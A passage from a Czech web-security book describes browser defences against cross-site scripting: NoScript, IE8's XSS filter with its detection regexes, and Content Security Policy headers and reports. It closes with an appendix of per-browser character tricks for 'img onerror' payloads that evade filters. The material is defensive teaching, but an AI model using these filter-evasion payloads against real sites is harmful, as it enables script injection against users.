Oproti XSS filtrům, které jsou integrovány v ostatních prohlížečích přímo, mají uživatelé FireFoxu možnost volby, zda si doplněk *NoScript* nainstalují, nebo sáhnou po nějakém jiném produktu. Toto je ale vzhledem k nízké informovanosti běžných uživatelů dosti nešťastné řešení. Uživatelé pak často žádnou z těchto ochran nezavádí a zůstávají vůči XSS útokům nechráněni. Současně se doplněk *NoScript* může běžnému uživateli zdát poněkud komplikovaný na nastavení a při prvotním provozu i nadmíru náročný. Nejdříve je totiž nutné *NoScript* naučit, které domény považujeme za bezpečné, a které nikoliv.



IE XSS Filter

Ve chvíli, kdy začalo být jasné, že zneužívání XSS zranitelnosti je natolik rozšířené, že na Internetu představuje časovanou bombu, přišel Microsoft po vzoru doplňku NoScript s nápadem ochránit uživatele před touto zranitelností také vlastními silami. Je zřejmé, že správně by se o zabezpečení svých aplikací měli postarat jejich vývojáři, nicméně na nezabezpečené aplikace doplácí hlavě koncoví uživatelé. Protože se situace na poli webových aplikací během dlouhé doby příliš nelepšila, ba naopak, sáhl Microsoft k tomuto řešení, ve kterém se snaží odfiltrovat a nahradit veškeré nebezpečné vstupy v odesílaných požadavcích. Celkem obstojně se mu tak XSS filtrem podařilo ochránit uživatele před základními non-perzistentími útoky. Protože se v současné době jedná asi o největšího nepřítele útočníků zneužívajících XSS, nebude od věci si jej popsat detailně.

XSS filter implementovaný v Internet Exploreru od verze 8 je zaměřen pouze na útoky typu non-persistent. To znamená, že samotnému zobrazení dokumentu s obsaženým skriptem musí předcházet GET nebo POST požadavek, který tento vložený skript obsahuje ve svých parametrech. Princip XSS filtru je při tom velice jednoduchý. Každý požadavek odesílaný prostřednictvím Internet Exploreru je nejprve prověřen, zda se jedná o požadavek na HTML data a zda je požadovaný dokument umístěn v jiné než aktuální doméně. Pokud se jedná o požadavek z jiné domény a je vyžadován HTML dokument, jsou prověřeny všechny parametry požadavku pomocí regulárních výrazů. Ke všem pozitivním nálezům naznačujícím XSS útok je interně uložen záznam v podobě regulárního výrazu, který se po obdržení odpovědi od serveru použije pro porovnání obsahu vráceného dokumentu. Pokud se v jeho obsahu vyskytnou řetězce odpovídající uloženému výrazu, které v požadavku vyhodnotily některé parametry jako nebezpečné, dojde u nich k nahrazení některých znaků znakem # tak, aby se vložené skripty deaktivovaly. Uživatel je o této skutečnosti následně informován pomocí informačního řádku viz. screenshot. Celý popsaný průběh se dá znázornit také pomocí diagramu, který naleznete dále v této kapitole.

Vezmeme- li si za příklad náš vyhledávač a použijeme k XSS útoku URL: *http://www.hackingvpraxi.cz/search.php?dotaz=<script>alert(/XSS/);</script>*, dojde ze strany XSS filtru k náhradě znaku *r* v tagu *<script>*. Do zobrazeného dokumentu bude po prověření XSS filtrem nakonec vložen tento neškodný kód: *<sc#ipt>alert(/XSS/);</script>* Tímto způsobem jsou ošetřeny všechny potenciálně nebezpečné řetězce z tabulky 54.

Tabulka 54 - Body zájmu IE XSS Filteru

Textové řetězce
javascript:, vbscript:
HTML tagy
object, applet, base, link, meta, import, embed, vmlframe, iframe, script, style, isindex, form
HTML atributy
" datasrc, " style =, " on* = (atributy událostí)
JavaScriptové řetězce
";location=, ";a.b=, ");a(, ";a(b)

Po zveřejnění první verze XSS filtru se ukázalo, že výběr znaků, které jsou v dokumentu po rozpoznání útoku nahrazeny, je velmi důležitý. Microsoft totiž svou první verzí nahrazoval v některých případech i znak rovná se =, čehož bylo zneužito ke spuštění skriptů také na zabezpečených webových stránkách, které by bez nahrazení tohoto znaku XSS útok neumožnily. Bližší informace o tomto problému můžete získat v dokumentu *Abusing Internet Explorer 8's XSS Filter*[1].

Jednotlivé regulární výrazy, které v požadavcích hledají známky XSS útoku, si uvedeme v následujícím výpisu. Je jich celkem 23 a jsou uloženy v souboru *mshtml.dll*.

Výpis 231 - Regulární výrazy detekující pokus o útok v IE XSS Filteru


```
{(v|(&[#()\[\].]x?0*((86)|(56)|(118)|(76));?))([\t]|(&[#()\[\].]x?0*(9|(13)|(
10)|A|D);?))*(b|(&[#()\[\].]x?0*((66)|(42)|(98)|(62));?))([\t]|(&[#()\[\].]x?
0*(9|(13)|(10)|A|D);?))*(s|(&[#()\[\].]x?0*((83)|(53)|(115)|(73));?))([\t]|(&
[#()\[\].]x?0*(9|(13)|(10)|A|D);?))*(c|(&[#()\[\].]x?0*((67)|(43)|(99)|(63));
?))([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|A|D);?))*{(r|(&[#()\[\].]x?0*((82)|(52)
|(114)|(72));?))}([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|A|D);?))*(i|(&[#()\[\].]x
?0*((73)|(49)|(105)|(69));?))([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|A|D);?))*(p|(
&[#()\[\].]x?0*((80)|(50)|(112)|(70));?))([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|A
|D);?))*(t|(&[#()\[\].]x?0*((84)|(54)|(116)|(74));?))([\t]|(&[#()\[\].]x?0*(9
|(13)|(10)|A|D);?))*(:|(&[#()\[\].]x?0*((58)|(3A));?)).}
```

[1] *http://p42.us/ie8xss/Abusing_IE8s_XSS_Filters.pdf*

```
{(j|(&[#()\[\].]x?0*((74)|(4A)|(106)|(6A));?))([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|A|D);?))*(a|(&[#()\[\].]x?0*((65)|(41)|(97)|(61));?))([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|A|D);?))*(v|(&[#()\[\].]x?0*((86)|(56)|(118)|(76));?))([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|A|D);?))*(a|(&[#()\[\].]x?0*((65)|(41)|(97)|(61));?))([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|A|D);?))*(s|(&[#()\[\].]x?0*((83)|(53)|(115)|(73));?))([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|A|D);?))*(c|(&[#()\[\].]x?0*((67)|(43)|(99)|(63));?))([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|A|D);?))*{(r|(&[#()\[\].]x?0*((82)|(52)|(114)|(72));?))}([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|A|D);?))*(i|(&[#()\[\].]x?0*((73)|(49)|(105)|(69));?))([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|A|D);?))*(p|(&[#()\[\].]x?0*((80)|(50)|(112)|(70));?))([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|A|D);?))*(t|(&[#()\[\].]x?0*((84)|(54)|(116)|(74));?))([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|A|D);?))*(:|(&[#()\[\].]x?0*((58)|(3A));?)).}

{<st{y}le.*?>.*?((@[i\\])|([[:=]|(&[#()\[\].]x?0*((58)|(3A)|(61)|(3D));?)).*?([(\\]|(&[#()\[\].]x?0*((40)|(28)|(92)|(5C));?)))))}

{[ /+\t\"\'`]st{y}le[
/+\t]*?=.*?([:=]|(&[#()\[\].]x?0*((58)|(3A)|(61)|(3D));?)).*?([(\\]|(&[#()\[\].]x?0*((40)|(28)|(92)|(5C));?))}

{<OB{J}ECT[ /+\t].*?((type)|(codetype)|(classid)|(code)|(data))[ /+\t]*=}

{<AP{P}LET[ /+\t].*?code[ /+\t]*=}

{[ /+\t\"\'`]data{s}rc[ +\t]*?=.}

{<BA{S}E[ /+\t].*?href[ /+\t]*=}

{<LI{N}K[ /+\t].*?href[ /+\t]*=}

{<ME{T}A[ /+\t].*?http-equiv[ /+\t]*=}

{<\?im{p}ort[ /+\t].*?implementation[ /+\t]*=}

{<EM{B}ED[ /+\t].*?SRC.*?=}

{[ /+\t\"\'`]{o}n\c\c\c+?[ +\t]*?=.}

{<.*[:]vmlf{r}ame.*?[ /+\t]*?src[ /+\t]*=}

{<[i]?f{r}ame.*?[ /+\t]*?src[ /+\t]*=}

{<is{i}ndex[ /+\t>]}

{<fo{r}m.*?>}

{<sc{r}ipt.*?[ /+\t]*?src[ /+\t]*=}

{<sc{r}ipt.*?>}

{[\"\'][ ]*(([^a-z0-9~_:\'\"
])|(in)).*?(((l|(\\u006C))(o|(\\u006F))({c}|(\\u00{6}3))(a|(\\u0061))(t|(\\u0074))(i|(\\u0069))(o|(\\u006F))(n|(\\u006E)))|((n|(\\u006E))(a|(\\u0061))({m}|(\\u00{6}D))(e|(\\u0065)))).*?=}

{[\"\'][ ]*(([^a-z0-9~_:\'\" ])|(in)).+?(({[.]}.+?)|({[\[]}.*?{[\]]}.*?))=}

{[\"\'].*?{\)}[ ]*(([^a-z0-9~_:\'\" ])|(in)).+?{\(}}

{[\"\'][ ]*(([^a-z0-9~_:\'\" ])|(in)).+?{\(}.*?{\)}}
```

Mnoho z těchto regulárních výrazů bylo prolomeno a byly zveřejněny postupy, kterými je možné tyto filtry obejít. K dispozici je například dokument *Universal XSS via IE8s XSS Filters*[1], který některé průstupy popisuje.

Pokud byste chtěli XSS Filter vypnout na straně klienta během testování XSS útoků nebo z jakéhokoliv jiného důvodu, můžete tak učinit v nastavení zabezpečení Internet Exploreru.




Vývojáři, kteří chtějí použití XSS filtru v Internet Exploreru vypnout pomocí webové aplikace, tak mohou učinit pomocí HTTP hlavičky

X-XSS-Protection: 0

Této hlavičky může ovšem využít také útočník, pokud použije HTTP response splitting k injektáži HTTP hlaviček.

IE XSS filter rozhodně nezabrání všem XSS útokům a ani to v současné době není jeho cílem. Filtrovány tak nejsou například HTTP hlavičky jako je *referer*, apd. Pomocí tohoto filtru není možné odfiltrovat ani kód JavaScriptu, který je v dokumentu injektován dovnitř legitimního tagu *<script>*, a který se spouští jako jeho součást. Filtr nepokrývá persistentní typy útoků a jiné úzce zaměřené varianty útoků. Během testování jsem si také všiml, že dochází ke spuštění injektovaného skriptu například ve chvíli, kdy procházíme historií vzat a vpřed. Mnoho útoků je také možné spouštět v rámci jedné domény, čehož se dá využít vložením nakaženého odkazu do diskuze ve stejné doméně, jejíž XSS zranitelnost je odkazem atakována.

[1] *http://p42.us/ie8xss/Abusing_IE8s_XSS_Filters.pdf*


Navigace na HTML?
Ne
Ano
Stejná sítí?
Ano
Ne
Nalezen pokus o XSS v GET/POST datech?
Ne
Ano
Vytvoření záznamu o každém nalezeném pokusu o XSS v požadavku.
Nalezen pokus o XSS v GET/POST datech?
Ne
Ano
Vytvoření záznamu o každém nalezeném pokusu o XSS v požadavku.
Neutralizování útoku nahrazením definovaného znaku.
Zalogování výsledku a informování uživatele o zablokování XSS útoku.
Předání HTTP odpovědi webovému browseru.

Content Security Policy

Z předchozího textu jasně vyplynulo, že ochrana před útoky XSS spočívá ve správném ošetření výstupů ze strany vývojářů webových aplikací. Mohou ale vývojáři ochránit uživatele i v případě, že některé zranitelné místo přehlédli? Také jsme si řekli, že uživatelé mají k dispozici nástroje, které je dokáží před XSS částečně ochránit. Tyto nástroje ovšem nedokáží vždy jednoznačně určit, zda je obsažený skript legitimní součástí webové stránky, nebo zda byl injektován útočníkem.

Už před mnoha lety se proto někteří lidé začali zabývat otázkou rozlišovaní původu vkládaného obsahu, aby webový prohlížeč nemusel tápat ve tmě a dokázal rozlišit, zda je vložený obsah legitimní nebo ne. Díky takovým autoritám, jako jsou Rsnake, Gerv nebo Jeremiah Grossman, vnikl nakonec koncept nového nástroje v boji proti XSS, kterým je bezpečnostní politika *Content Security Policy*.[1].

Použití *Content Security Policy* umožňuje vývojářům webových aplikací jasně definovat zdroje dat importovaných do obsahu webové stánky a zabránit tak injektáži jakéhokoliv jiného než povoleného obsahu. Aby mohl být tento nástroj v boji proti Cross-Site Scriptingu skutečně účinný, zavádí defaultní omezení pro webové aplikace, které uvádím v tabulce 55.

Tabulka 55 - Defaultní omezení Content Security Policy

Jsou zakázány veškeré skripty vkládané tagem <script> přímo do obsahu HTML dokumentu. *<script>alert(1)</script>*
Je zakázáno použití pseudoprotokolu javascript: *<a href="javascript:bad_stuff()">*
Je zakázáno definování ovladačů událostí přímo u jednotlivých prvků HTML *<a onclick="bad_stuff()">*
Jsou zakázány funkce eval(), setTimeout() a setInterval() s přímo obsaženým kódem *setTimeout("evil string...", 1000)*
Je zakázáno použití kontrusktoru new function *var f = new Function("evil string...")*
Je zakázáno použití data: URIs jako zdroje dat pro jiné než povolené prvky *<img src="data:image/jpg,...">*
Je zakázáno použití XBL bindings pro jiné protokoly než *chrome:* nebo *resource:* např. *-moz-bindings* pro navázání CSS stylů

Bezpečnostní politikou jsou naopak povoleny zápisy, které odpovídají tabulce 56.

[1] *https://dvcs.w3.org/hg/content-security-policy/raw-file/bcf1c45f312f/csp-unofficial-draft-20110303.html*

Tabulka 56 - Defaultně povolené tvary použití v Content Security Policy

Načítání scriptů z externích souborů. Jejich konkrétní umístění přitom ale musí být tvůrcem aplikace explicitně povoleno pomocí CSP
Ošetření událostí definování jejich posluchačů *addEventListener("click", function(), false);*
Funkce setTimeout a setInterval mohou ale spouštět funkce *setTimeout(myFunc, 1000)*
Funkce mohou být deklarovány pomocí fukčních operátorů *function f() { some_code }* nebo *var f = function() { some_code }*

Podpora CSP musí být implementována jednak v samotné webové aplikaci, ale také ve webových prohlížečích. Aplikace kromě toho, že dodržuje povolené a zakázané tvary v zápisu kódu, musí také webovému prohlížeči explicitně říci, že předávaný dokument je chráněn restrikcemi CSP. Tuto informaci může aplikace browseru předat dvěma způsoby. HTTP hlavičkou:

X-Content-Security-Policy:

nebo v případě Report only módu, o kterém si povíme za chvíli, HTTP hlavičkou:

X-Content-Security-Policy-Report-Only:

Nemáme-li k dispozici možnost odesílat HTTP hlavičky přímo, můžeme využít druhé možnosti, která spočívá v předávání informace o použití CSP prostřednictvím meta-tagu. Ten musí být podle návrhu specifikace prvním prvkem tohoto typu v hlavičce dokumentu. Do Firefoxu ale nakonec podpora tohoto meta-tagu nebyla z bezpečnostních důvodů implementována. Uvidíme, zda ji budou podporovat ostatní prohlížeče, až tuto politiku začnou také podporovat.

<meta http-equiv="X-Content-Security-Policy">

<meta http-equiv="X-Content-Security-Policy-Report-Only">

V případě použití obou uvedených variant současně, má HTTP hlavička přednost před tagem <meta>.

Direktivy bezpečnostní politiky CSP

Řekli jsme si, že bezpečnostní politika CSP v defaultním nastavení zakazuje použití některých HTML konstrukcí, které by jinak mohly vést ke spuštění kódu. Vlastně má v tomto defaultním nastavení webový prohlížeč zakázáno jakékoliv spuštění kódu, a je na tvůrci aplikace, aby browseru explicitně sdělit, co je povoleno. V případě JavaScriptu musí tento být

umístěn v externím souboru a do HTML kódu musí být načítán z tohoto externího zdroje. Vývojář pak již jen uvede, ze kterých zdrojů mohou být externí skripty načítány. Díky tomu není možné, aby útočník injektoval do HTML kódu své skripty. Musel by totiž do stránky nejprve injektovat odkaz na externí soubor s JavaScriptem a následně by musel ještě nějakým způsobem tento soubor uploadovat na server, který je uveden v povolených zdrojích. Pro toto explicitní vyjmenování povolených zdrojů slouží v CSP různé direktivy, jejichž seznam uvádím v tabulce 57.

Tabulka 57 - Direktivy Content Security Policy

default-src (allow)
Definuje zdroje, které mohou být defaultně použity pro všechny prvky
script-src
Definuje zdroje, ze kterých mohou být načítány externí skripty *<script>*
img-src
Definuje zdroje, ze kterých mohou být načítány externí obrázky *<img>*, *<link rel="icon">*
media-src
Definuje zdroje, ze kterých mohou být načítány externí media *<audio>*, *<video>*
object-src
Definuje zdroje, ze kterých mohou být načítány externí objekty *<object>*, *<embed>*, *<applet>*
frame-src
Definuje zdroje, ze kterých může být načítán obsah *<iframe>*
font-src
Definuje zdroje, ze kterých může být načítán font pro CSS *@font-face*
xhr-src
Definuje lokace, na které mohou být zasílány AJAX požadavky *XMLHttpRequest*
frame-ancestors
Definuje cíle, které mohou obsah chráněného dokumentu vložit do svého obsahu. (Ochrana proti clickjackingu) *<frame>*, *<iframe>*, *<object>*
style-src
Definuje zdroje, ze kterých může být načítán stylopis *<link rel="stylesheet">*
report-uri
Definuje URI, kterým bude zasílán report
policy-uri
Defunuje URI na které se nachází soubor s pravidly pro CSP
options
Definuje modifikace některých základních restrikcí CSP: **disable-xss-protection** Povolí použití vložených skriptů a javascript: URIs **eval-script** Povolí použití kódů ve funkcích *eval()*, *setTimer()*, *setInterval()* a konstruktor *new Function*

Formát uváděných zdrojů v CSP

U jednotlivých direktiv se pak vždy zapisuje seznam zdrojů, ze kterých je možné data pro dané prvky načítat. Varianty, kterých je možné pro zápis zdrojů použít, uvádí tabulka 58.

Tabulka 58 - Způsob zápisu povolých zdrojů

Uvedením hosta
Protokol (volitelně) např. *http://, ftp://* **Hostname** může použit také zástupný znak např. *.website.cz* nebo **.website.cz* **Číslo portu** (volitelně) např. *.website.cz:443*
Uvedením klíčového slova
'self' – ukazuje na stejného hostitele (protokol, hostname, port) **'none'** – ukazuje na prázdnou množinu (všechny zdroje zakázány) *(uzavření v apostrofech je nutné)*
data:
Povoluje použití pseudoprotokolu **data:** pro definované typy dat např. *img-src data:*

Příklady definice CSP

Pro lepší pochopení si uvedeme dva příklady nastavení politiky CSP, které stačí odeslat jako response HTTP hlavičku. Chceme-li povolit načítání čehokoliv ze stejného hostitele, ze kterého pochází samotný chráněný dokument, zajistíme to hlavičkou z výpisu 232.

Výpis 232 - Příklad nastavení CSP

```
X-Content-Security-Policy: default-src 'self'
```

Pokud bychom chtěli povolit načítání čehokoliv ze stejného hostitele, ale k tomu povolit načítání obrázků odkudkoliv, objektů také z domén *media1.com* nebo *media2.com* a skriptů také z hosta *userscripts.example.com*, zajistili bychom to hlavičkou z výpisu 233.

Výpis 233 - Příklad nastavení CSP

```
X-Content-Security-Policy: default-src 'self'; img-src *; object-src
media1.com media2.com; script-src userscripts.example.com
```

V případě, že jsou bezpečnostní pravidla načítaná z externího souboru využitím direktivy *policy-uri*, pak tento musí pocházet ze stejné domény a musí být předáván jako MIME typ *Content-Type text/x-content-security-policy*.

Reportování pokusu o narušení

Kromě samotného blokování zdrojů, které nepochází z umístění definovaných v bezpečnostní politice, může být správce webové aplikace také informován při pokusu o narušení integrity HTML dokumentu zasláním reportu. Stačí, aby byla v politice použita direktiva *report-uri*, která definuje jednu nebo více lokací, na kterou budou tyto reporty prohlížečem odeslány. Reporty jsou odesílány HTTP metodou POST jako JSON objekt s Content-type *application/json* a mohou být odesílány pouze v rámci stejného hosta, ze kterého pochází chráněný dokument. Browser navíc nesmí následovat přesměrování 3xx při odesílání reportu.

Report, který odešle webový prohlížeč ve chvíli, kdy v HTML kódu narazí na pokus o načtení dat ze zdroje, který není vyjmenován v bezpečnostní politice, obsahuje informace z tabulky 59.

Tabulka 59 - Způsob zápisu povolých zdrojů

request	request line HTTP požadavku
request-headers	hlavičky HTTP požadavku
blocked-uri	zablokované URI z něhož mělo dojít k načtení dat
violated-directive	direktiva CSP, která se o zablokování postarala
original-policy	zdroj bezpečnostní politiky

Ve výpisu 234 si můžete prohlédnout příklad reportu, který webový prohlížeč v případě zjištěného porušení definovaných pravidel CSP odesílá webové aplikaci.

Výpis 234 - Příklad reportu zaslaného CSP

```
{
  "csp-report":
    {
      "request": "GET http://index.html HTTP/1.1",
      "request-headers": "Host: example.com
        User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.5; en-US;)
        Gecko/20100601 Minefield/3.7a5pre
        Accept: text/html,application/xml;q=0.9,*/*;q=0.8
        Accept-Language: en-us,en;q=0.5
        Accept-Encoding: gzip,deflate
        Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
        Keep-Alive: 115
       Connection: keep-alive",
     "blocked-uri": "http://evil.com/some_image.png",
     "violated-directive": "img-src 'self'",
     "original-policy": "allow 'none'; img-src *"
    }
}
```

Z uvedených informací by mělo být patrné, že CSP skutečně dokáže zabránit jakémukoliv propašování skriptů do obsahu HTML dokumentu a to jak v jeho perzistentní, tak i v non-perzistentní podobě. Při vhodně nasazeném CSP je injektáž skriptů řádově těžší, protože by útočník musel nejprve získat kontrolu nad seznamem povolených zdrojů.

V současné době je Content Security Policy podporováno pouze ve Firefoxu od jeho verze 4. Určitě se ale jedná o krok správným směrem, který by dokázal jednou provždy vymýtit zneužívání XSS na webu. Věřím proto, že brzy dojde k jeho standardizaci a širšímu rozšíření.

Doporučuji vám, abyste na tuto bezpečnostní politiku mysleli při tvorbě webových aplikací již nyní. Budete-li se totiž řídit principy, na kterých je postavena, vyhnete se tím pozdějšímu přepisování aplikace do správné podoby. Nic vám navíc nebrání ani v tom, abyste ve své aplikaci zavedli plnou podporu CSP již nyní. Webové prohlížeče, které CSP nepodporují, budou uvedené hlavičky jednoduše ignorovat. Uživatelé Firefoxu vám navíc mohou pomocí reportů o narušení pomoci s nalezením slabě zabezpečených míst. Můžete je pak lépe ošetřit pro ty uživatele, kteří používají webové browsery bez podpory CSP.

Příloha A

Použití speciálních znaků

Možnost použití některých znaků na různých místech HTML tagu.

Znak ukončující tag/atribut

```
<img src=x onerror=alert(1)%znak%
```

	Internet Explorer 5.0 – 8.0	Musí být uvedena ukončovací lomená závorka >. Bez ní jsou tagy renderovány jako prostý text.
	Opera 9 – 10a	
	Firefox 2.0.0.18	8, 9, 10, 11, 12, 13, 32, 59, **125**, 160, 8192, 8193, 8194, 8195, 8196, 8197, 8198, 8199, 8200, 8201, 8202, 8203, 8232, 8233, 12288, 65279, 65534
	Firefox 3.0.8	8, 9, 10, 11, 12, 13, 32, 59, 160, 8192, 8193, 8194, 8195, 8196, 8197, 8198, 8199, 8200, 8201, 8202, 8203, 8232, 8233, 12288, 65279, 65534
	Chrome 1.0.154.53	9, 10, 11, 12, 13, 32, 59, 160, **5760**, **6158**, 8192, 8193, 8194, 8195, 8196, 8197, 8198, 8199, 8200, 8201, 8202, 8232, 8233, 8239, **8287**, 12288, 65279, 65534
	Chrome 2.0.172.8	
	Safari 3.1.2	8, 9, 10, 11, 12, 13, **14**, 32, 59, 160, 8192, 8193, 8195, 8196, 8197, 8198, 8199, 8200, 8201, 8202, 8203, 8232, 8233, 12288, 65279, 65534
	Safari 4 528.16	9, 10, 11, 12, 13, 32, **44**, 59, 160, **5760**, **6158**, 8192, 8193, 8195, 8196, 8197, 8198, 8199, 8200, 8201, 8202, 8203, 8232, 8233, 8239, 12288, 65279

Znak předcházející název tagu

```
<%znak%img src=x onerror=alert(1)>
```

	Internet Explorer 6.0.2900.2180	0, 60
	Internet Explorer 8.0.6001.18702	
	Opera 10.01	
	Firefox	60
	Chrome	
	Safari 3.1.2	

```
Příklad: <\0img src=x onerror=alert(1)>
```

Znak mezi názvem tagu a atributu

```
<img%znak%src=x onerror=alert(1)>
```

	Internet Explorer 6.0.2900.2180	9, 10, 11, 12, 13, 32, 47
	Internet Explorer 8.0.6001.18702	
	Opera 10.01	9, 10, 12, 13, 32
	Firefox 3.0.8	9, 10, 13, 32, 47
	Safari 4 528.16	9, 10, 11, 12, 13, 32

```
Příklad: <img/src=x onerror=alert(1)>
```

Znak předcházející název atributu

```
<img src=x %znak%onerror=alert(1)>
```

	Internet Explorer 6.0.2900.2180	**0**, 9, 10, 11, 12, 13, 32, **47**
	Internet Explorer 7.0.5730.13	
	Internet Explorer 8.0.6001.18702	
	Opera 10.01	9, 10, 12, 13, 32
	Firefox 3.0.8	9, 10, 13, 32, **34**, **47**
	Chrome 1.0.154.53	9, 10, 11, 12, 13, 32, **34**, **47**
	Chrome 2.0.172.8	
	Safari 4 528.16	

```
Příklad: <img "src=x /onerror=alert(1)>
```

Znak mezi falešným a skutečným názvem atributu

```
<img src=x aaa%znak%onerror=alert(1)>
```

	Opera 10.01	9, 10, 12, 13, 32
	Firefox 3.0.8	9, 10, 13, 32, **34**, **39**, **47**
	Chrome 1.0.154.53	9, 10, 11, 12, 13, 32, **47**
	Chrome 2.0.172.8	
	Safari 4 528.16	

```
Příklad: <img src=x  aaa"onerror=alert(1)>
```

Znak přímo následující název atributu

```
<img src=x onerror%znak%=alert(1)>
```

	Internet Explorer 7.0.5730.13	**0**, 9, 10, 11, 12, 13, 32
	Internet Explorer 8.0.6001.18702	
	Opera 10.01	9, 10, 12, 13, 32
	Firefox 3.0.8	9, 10, 13, 32
	Chrome 2.0.172.8	**0**, 9, 10, 11, 12, 13, 32, **47**
	Safari 4 528.16	

Příklad: <img src**/**=**x** onerror **=**alert(1)>

Znak přímo předcházející hodnotě atributu

```
<img src=x onerror=%znak%alert(1)>
```

	Internet Explorer 6.0.2900.2180	**0**, 9, 10, 11, 12, 13, 32, **58**, 59, 160, **5760**, 8192, 8193, 8194, 8195, 8196, 8197, 8198, 8199, 8200, 8201, 8202, 8203, 8232, 8233, 8239, 12288, 65279
	Internet Explorer 8.0.6001.18702	
	Opera 10.01	9, 10, 11, 12, 13, 32, 59, 160, **5760**, 8192, 8193, 8194, 8195, 8196, 8197, 8198, 8199, 8200, 8201, 8202, 8203, 8232, 8233, 8239, 12288, 65279
	Firefox 3.0.8	8, 9, 10, 11, 12, 13, 32, **34**, 59, 160, 8192, 8193, 8194, 8195, 8196, 8197, 8198, 8199, 8200, 8201, 8202, 8203, 8232, 8233, 12288, 65279, 65534
	Safari 4 528.16	9, 10, 11, 12, 13, 32, **34**, **39**, **47**

Příklad: <img src="x onerror**\ufffe=**alert(1)>

Znak oddělující atributy s neuvozenými hodnotami

```
<img src=x%znak%onerror=alert(1)>
```

	Internet Explorer 6.0.2900.2180 Internet Explorer 8.0.6001.18702	9, 10, 12, 13, 32
	Opera 10.01	9, 10, 12, 13, 32
	Firefox 3.0.8	9, 10, 13, 32
	Safari 4 528.16	9, 10, 11, 12, 13, 32

Příklad: <img src=x\vonerror=alert(1)>

Znak oddělující atributy s hodnotami v uvozovkách

```
<img src="x"%znak%onerror="alert(1)">
```

	Internet Explorer 6.0.2900.2180 Internet Explorer 8.0.6001.18702	0, 9, 10, 11, 12, 13, 32, 47
	Opera 10.01	9, 10, 12, 13, 32, 34, 39, 47
	Firefox 3.0.8	9, 10, 13, 32
	Safari 4 528.16	9, 10, 11, 12, 13, 32, 34, 39, 47

Příklad: <img src="x"'onerror=alert(1)>

Znak uvnitř názvu funkce JavaScriptu

```
<img src=x onerror=ale%znak%rt(1)>
```

 Internet Explorer 6.0.2900.2180	0
Internet Explorer 8.0.6001.18702	
 Chrome 2.0.172.8	
 Safari 4 528.16	

```
Příklad: <img src=x onerror=ale\0rt(1)>
```

Komentáře uvnitř tagu

XML komentáře

 Internet Explorer 8.0.6001.18702	`<img src=<!-- onerror=alert(1)-->` `<img src=<!-- onerror=alert(1)>`
 Opera 10.01	

 Firefox 3.0.8	`<img src=x onerror=alert(1)<!---->>`
	`<img src=<!-- onerror=alert(1)-->`
	`<img src=<!-- onerror=alert(1)>`

C komentáře

 Internet Explorer 8.0.6001.18702	`<img/**/src=x onerror=alert(1)>`
	`<img src=x/**/ onerror=alert(1)>`
	`<img src=x /**/onerror=alert(1)>`
	`<img src="x"/**/onerror=alert(1)>`
	`<img src=``/**/onerror=alert(1)>`

 Opera 10.01	`<img src=x/**/ onerror=alert(1)>`

 Firefox 3.0.8	`<img/**/src=x onerror=alert(1)>`
	`<img src=x/**/ onerror=alert(1)>`
	`<img src=x /**/onerror=alert(1)>`
	`<img src="x"/**/onerror=alert(1)>`

Použití entit v hodnotě atributu

	Internet Explorer 6.0.2900.2180	 <img src="x" onerror="var foo = 'bar';alert(1)//'"> <img src="x" onerror="var foo = 'bar';alert(1)//'"> <img src="x" onerror="var foo = 'bar&#x27

alert(1)//'">
<img src="x" onerror="var foo =
'bar&#x27&#x0Ag=alert(1)//'">
<img src=""onerror=a='b&#x27&#x0Ag=alert(1)//'>

	Internet Explorer 8.0.6001.18702	
	Opera 10.01	
	Firefox 3.0.8	

Znak předcházející v URI direktivu javascript:

```
<a href="%znak%javascript:alert(1)" href="foo">bar</a>
```

	Opera 10.01	9, 10, 11, 12, 13, 32, 160, 8192, 8193, 8194, 8195, 8196, 8197, 8198, 8199, 8200, 8201, 8202, 8232, 8233, 8239, 8287, 12288
	Firefox 3.5.5	8, 9, 10, 13, 32
